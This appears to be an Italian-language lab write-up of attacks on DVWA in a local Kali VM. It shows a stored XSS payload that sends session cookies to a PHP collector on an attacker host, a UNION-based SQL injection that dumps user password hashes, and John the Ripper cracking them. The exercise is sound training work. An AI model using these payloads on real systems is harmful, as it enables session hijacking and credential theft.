


XSS Stored:


Per procedere allo scopo dell'esercizio:

-Ho avviato il server apache2 per simulare il server dell'attaccante dove verrà inviato il file con i cookie di sessione dell'utente che si collega al web server dopo aver eseguito l'XSS Stored.




```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ service apache2 start
```

- Ho creato un file php per la scrittura nell'effettivo del cookie di sessione in un file cookie.txt:



```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 7.2
<?php
if(isset($_GET['cookie'])){
    file_put_contents('/var/www/html/cookies.txt',$_GET['cookie']);
    echo $_GET['cookie'];
}
```

- Ho quindi creato i file index.php e cookie.txt all'interno del path visibile da apache:
/var/www/html/



```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[/var/www/html]
$ ls
cookies.txt  DVWA  index.html  index.nginx-debian.html  index.php
```

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Debian document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

-Ho quindi realizzato uno script XSS sulla pagina DVWA:

```
<script>
var http_request = new XMLHttpRequest();
http_request.open('GET', "http://192.168.50.100/index.php?cookie="+document.cookie,
true);
http_request.send();
</script>
```

The screenshot shows a Kali Linux virtual machine with the DVWA application running. The browser window displays the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The 'Name' field is set to 'XSS' and the 'Message' field contains the XSS payload script. The browser's developer tools are open, showing the HTML structure and the injected script. The script is designed to fetch the user's cookies from the DVWA server.

-Ho quindi ottenuto i cookie di sessione all'interno del file:

The terminal window shows the contents of a file named 'cookies.txt'. The file contains the session ID 'PHPSESSID=b9a65cd4134cb88be983df06da5803cc' and the security level 'security=low;'. The terminal window is titled 'kali@kali: /var/www/html'.

SQL INJECTION:

cerco di capire le colonne:

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Application

192.168.50.101/dvwa/vulnerabilities/sql_inject/?id=1'+union+select+1%2C2%23&Submit=Submit#

My Dashboard - Micro... Natural Language Und... BuiltWith API Overview My products | WhoisX... Setting your API keys : ... Kali Linux Kali Tools Kali Docs Kali Forums

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select 1,2#
First name: admin
Surname: admin

ID: 1' union select 1,2#
First name: 1
Surname: 2

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source View Help


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Risalgo alla versione e al nome del database con questa query:




da qui cerco nome tabelle con questa query:



ho quindi ricavato i nomi delle tabelle presenti: guestbook e users.

Procedo quindi a recuperare user e password dalla tabelle users:



da qui si può procedere a tradurre le password da M5D in chiaro tramite john da macchina kali:

```
(kali@kali)-[~]
$ cat hashFromSQLInjection.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

(kali@kali)-[~]
$ john --format=md5 --wordlist=/usr/share/nmap/nselib/data/password.lst /home/kali/hashFromSQLInjection.txt
Unknown ciphertext format name requested

(kali@kali)-[~]
$ john --format=md5 --wordlist=/usr/share/nmap/nselib/data/password.lst /home/kali/hashFromSQLInjection.txt
Unknown ciphertext format name requested

(kali@kali)-[~]
$ john --wordlist=/usr/share/nmap/nselib/data/password.lst /home/kali/hashFromSQLInjection.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/hashFromSQLInjection.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

